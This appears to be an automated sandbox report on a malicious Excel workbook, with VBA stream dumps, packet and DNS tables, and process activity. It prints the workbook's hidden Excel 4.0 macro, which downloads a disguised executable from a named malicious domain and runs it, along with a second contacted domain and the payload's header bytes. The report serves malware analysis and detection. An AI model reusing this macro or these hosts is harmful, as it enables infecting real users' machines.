Data ASCII:	. . . . 0 * . . . . . p . . H . . . . . d . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . " . . a . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \\ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \\ W i n d . o w s \\ S y s W O W 6 4 \\ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 c7 b1 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 22 0c d2 61 0f 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Stream Path: _VBA_PROJECT_CUR/VBA/\x1051\x1080\x1089\x10902, File Type: data, Stream Size: 976

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/\x1051\x1080\x1089\x10902
File Type:	data
Stream Size:	976
Entropy:	3.21935521495
Base64 Encoded:	True
Data ASCII:	. . . . p . . . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 c4 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff cb 02 00 00 1f 03 00 00 00 00 00 00 01 00 00 00 d4 70 fd ea 00 00 ff ff 23 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Macro 4.0 Code

```
CALL(Files2!CN87, Files2!CN96&Files2!CN97, Files2!CI96&Files2!CJ96, 0, http://companieshouseonlinedownload.com/ox9.png, Files2!CM97, 0, 0)
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=""rnel3""",,,,,,,,,,,,,,,,,,,,,,,,,,,"=""teDirect""",,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(Files2!CN87,Fil
iles2!CN97,Files2!CI96&Files2!CJ96,0,A40,Files2!CM97,0,0)",,,,,,,,,,,,,,,,,,,,,,,,,,=EXEC(Files2!CL101&Files2!CM96&Files2!CM97&Files2!CL100),,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,http://companieshouseonlinedownload.com/ox9.png,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution

Total Packets: 74

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 23, 2020 14:48:46.861298084 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:46.904802084 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:46.904930115 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:46.905663967 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:46.964911938 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:46.964950085 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:46.964977980 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:46.965006113 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:46.965025902 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:46.965032101 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:46.965060949 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:46.965061903 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:46.965068102 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:46.965089083 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:46.965094090 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:46.965116024 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:46.965126038 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:46.965143919 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:46.965150118 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:46.965173960 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:46.965190887 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:46.965207100 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:46.965239048 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:46.971618891 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.008445024 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.008474112 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.008511066 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.008539915 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.008568048 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.008572102 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.008594990 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.008603096 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.008610964 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.008619070 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.008621931 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.008649111 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.008662939 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.008676052 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.008682013 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.008703947 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.008712053 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.008732080 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.008759975 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.008760929 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.008776903 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.008786917 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.008801937 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.008815050 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.008831024 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.008842945 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.008853912 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.008871078 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.008897066 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.008898973 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.008923054 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.008925915 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.008951902 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.008979082 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.008982897 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.009006023 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.009032965 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.009885073 CET	49167	80	192.168.2.22	47.254.169.221

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 23, 2020 14:48:47.052267075 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052294016 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052333117 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052367926 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052396059 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052423954 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052450895 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052468061 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.052479029 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052484989 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.052495956 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.052500010 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.052505970 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052516937 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.052534103 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052544117 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.052562952 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052588940 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052592039 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.052614927 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052623034 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.052642107 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052650928 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.052669048 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052685976 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.052697897 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052716970 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.052726984 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052751064 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.052757025 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052779913 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.052788019 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052808046 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.052819014 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052840948 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.052850008 CET	80	49167	47.254.169.221	192.168.2.22
Dec 23, 2020 14:48:47.052874088 CET	49167	80	192.168.2.22	47.254.169.221
Dec 23, 2020 14:48:47.052880049 CET	80	49167	47.254.169.221	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 23, 2020 14:48:46.480801105 CET	52197	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:48:46.849703074 CET	53	52197	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:08.523283958 CET	53099	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:08.581275940 CET	53	53099	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:09.530358076 CET	52838	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:10.534378052 CET	52838	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:11.548245907 CET	52838	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:11.606201887 CET	53	52838	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:12.286729097 CET	61200	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:12.288408041 CET	49548	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:12.335350037 CET	53	61200	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:12.344763041 CET	53	49548	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:12.348845959 CET	55627	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:12.370590925 CET	56009	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:12.396727085 CET	53	55627	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:12.418514967 CET	53	56009	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:12.945821047 CET	61865	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:12.993933916 CET	53	61865	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:13.007906914 CET	55171	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:13.035908937 CET	52496	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:13.058830976 CET	53	55171	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:13.059700966 CET	57564	53	192.168.2.22	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 23, 2020 14:51:13.060652971 CET	63009	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:13.062037945 CET	59319	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:13.063117027 CET	53070	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:13.063638926 CET	59770	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:13.064218998 CET	61523	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:13.093909979 CET	53	52496	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:13.108515978 CET	53	63009	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:13.110019922 CET	62791	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:13.110872984 CET	53	53070	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:13.111362934 CET	53	59770	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:13.112637997 CET	53	59319	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:13.115793943 CET	53	57564	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:13.129065990 CET	53	61523	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:13.157793999 CET	53	62791	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:14.441529036 CET	50667	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:14.492243052 CET	53	50667	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:17.297760010 CET	54129	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:17.354085922 CET	53	54129	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:20.851003885 CET	65329	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:20.851068974 CET	60718	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:20.851372957 CET	49157	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:20.851943016 CET	57391	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:20.852509022 CET	61858	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:20.853055954 CET	62500	53	192.168.2.22	8.8.8.8
Dec 23, 2020 14:51:20.898948908 CET	53	65329	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:20.898987055 CET	53	60718	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:20.899008989 CET	53	49157	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:20.899565935 CET	53	57391	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:20.900171041 CET	53	61858	8.8.8.8	192.168.2.22
Dec 23, 2020 14:51:20.900824070 CET	53	62500	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 23, 2020 14:48:46.480801105 CET	192.168.2.22	8.8.8.8	0xed69	Standard query (0)	companiesh ouseonline download.com	A (IP address)	IN (0x0001)
Dec 23, 2020 14:51:09.530358076 CET	192.168.2.22	8.8.8.8	0x8c47	Standard query (0)	hospader.xyz	A (IP address)	IN (0x0001)
Dec 23, 2020 14:51:10.534378052 CET	192.168.2.22	8.8.8.8	0x8c47	Standard query (0)	hospader.xyz	A (IP address)	IN (0x0001)
Dec 23, 2020 14:51:11.548245907 CET	192.168.2.22	8.8.8.8	0x8c47	Standard query (0)	hospader.xyz	A (IP address)	IN (0x0001)
Dec 23, 2020 14:51:17.297760010 CET	192.168.2.22	8.8.8.8	0xdfe8	Standard query (0)	hospader.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 23, 2020 14:48:46.849703074 CET	8.8.8.8	192.168.2.22	0xed69	No error (0)	companiesh ouseonline download.com		47.254.169.221	A (IP address)	IN (0x0001)
Dec 23, 2020 14:51:11.606201887 CET	8.8.8.8	192.168.2.22	0x8c47	No error (0)	hospader.xyz		45.142.212.128	A (IP address)	IN (0x0001)
Dec 23, 2020 14:51:17.354085922 CET	8.8.8.8	192.168.2.22	0xdfe8	No error (0)	hospader.xyz		45.142.212.128	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- companieshouseonlinedownload.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	47.254.169.221	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 23, 2020 14:48:46.905663967 CET	0	OUT	GET /ox9.png HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: companieshouseonlinedownload.com Connection: Keep-Alive
Dec 23, 2020 14:48:46.964911938 CET	2	IN	HTTP/1.1 200 OK Date: Wed, 23 Dec 2020 13:48:46 GMT Server: Apache/2.4.25 (Debian) Last-Modified: Tue, 22 Dec 2020 12:15:21 GMT ETag: "3a400-5b70c874cc840" Accept-Ranges: bytes Content-Length: 238592 Connection: close Content-Type: image/png Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a9 44 a5 bf ed 25 cb ec ed 25 cb ec ed 25 cb ec 82 3a c0 ec ec 25 cb ec 6e 39 c5 ec f9 25 cb ec 82 3a c1 ec d5 25 cb ec e4 5d 58 ec eb 25 cb ec ca e3 b0 ec ee 25 cb ec ed 25 ca ec bf 25 cb ec e4 5d 4f ec ec 25 cb ec e4 5d 59 ec ec 25 cb ec f3 77 5f ec ec 25 cb ec e4 5d 5a ec ec 25 cb ec 52 69 63 68 ed 25 cb ec 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 59 4c f5 5b 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 09 00 00 b6 01 00 00 20 02 00 00 00 00 00 90 1e 00 00 00 10 00 00 00 d0 01 00 00 00 00 10 00 10 00 00 00 02 00 00 05 00 00 00 00 00 00 00 05 00 00 00 00 00 00 00 00 00 04 00 00 04 00 00 00 00 00 00 03 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 10 e6 01 00 4b 00 00 00 64 de 01 00 64 00 00 00 00 e0 03 00 60 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 03 00 48 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 01 00 58 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 24 b4 01 00 00 10 00 00 00 b6 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 5b 16 00 00 00 d0 01 00 00 18 00 00 00 ba 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 a0 ed 01 00 00 f0 01 00 00 b8 01 00 00 d2 01 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 60 09 00 00 00 e0 03 00 00 0a 00 00 00 8a 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 58 0e 00 00 00 f0 03 00 00 10 00 00 00 94 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8b ec 83 ec 0c c7 45 f8 4e 00 00 00 c7 45 0c fd 00 00 00 8d 45 0c 89 45 fc 8b 4d 0c 83 c1 01 8b 45 f8 99 f7 f9 89 45 f4 c7 45 10 c1 00 00 00 8b 45 10 83 c8 01 8b 4d 0c 83 c1 01 99 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$D%%%:%n9%:%]X%%%%]O%]Y%w_%]Z%Ric h%PELYL[! Kdd`HX.text$ `.rdata[@@.data@.rsrc`@@.relocX@BUENEEEMEEEEM

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Dec 23, 2020 14:51:11.803244114 CET	45.142.212.128	443	192.168.2.22	49168	CN=hospader.xyz CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Dec 10 14:52:46 CET 2020 Wed Oct 07 21:21:40 CEST 2020	Wed Mar 10 14:52:46 CET 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Dec 23, 2020 14:51:11.829549074 CET	45.142.212.128	443	192.168.2.22	49169	CN=hospader.xyz CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Dec 10 14:52:46 CET 2020 Wed Oct 07 21:21:40 CEST 2020	Wed Mar 10 14:52:46 CET 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Dec 23, 2020 14:51:18.012993097 CET	45.142.212.128	443	192.168.2.22	49176	CN=hospader.xyz CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Dec 10 14:52:46 CET 2020 Wed Oct 07 21:21:40 CEST 2020	Wed Mar 10 14:52:46 CET 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2360 Parent PID: 584

General

Start time:	14:48:39
Start date:	23/12/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f3c0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB32.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F70EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\0CDE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	1400E825F	URLDownloadToFileA
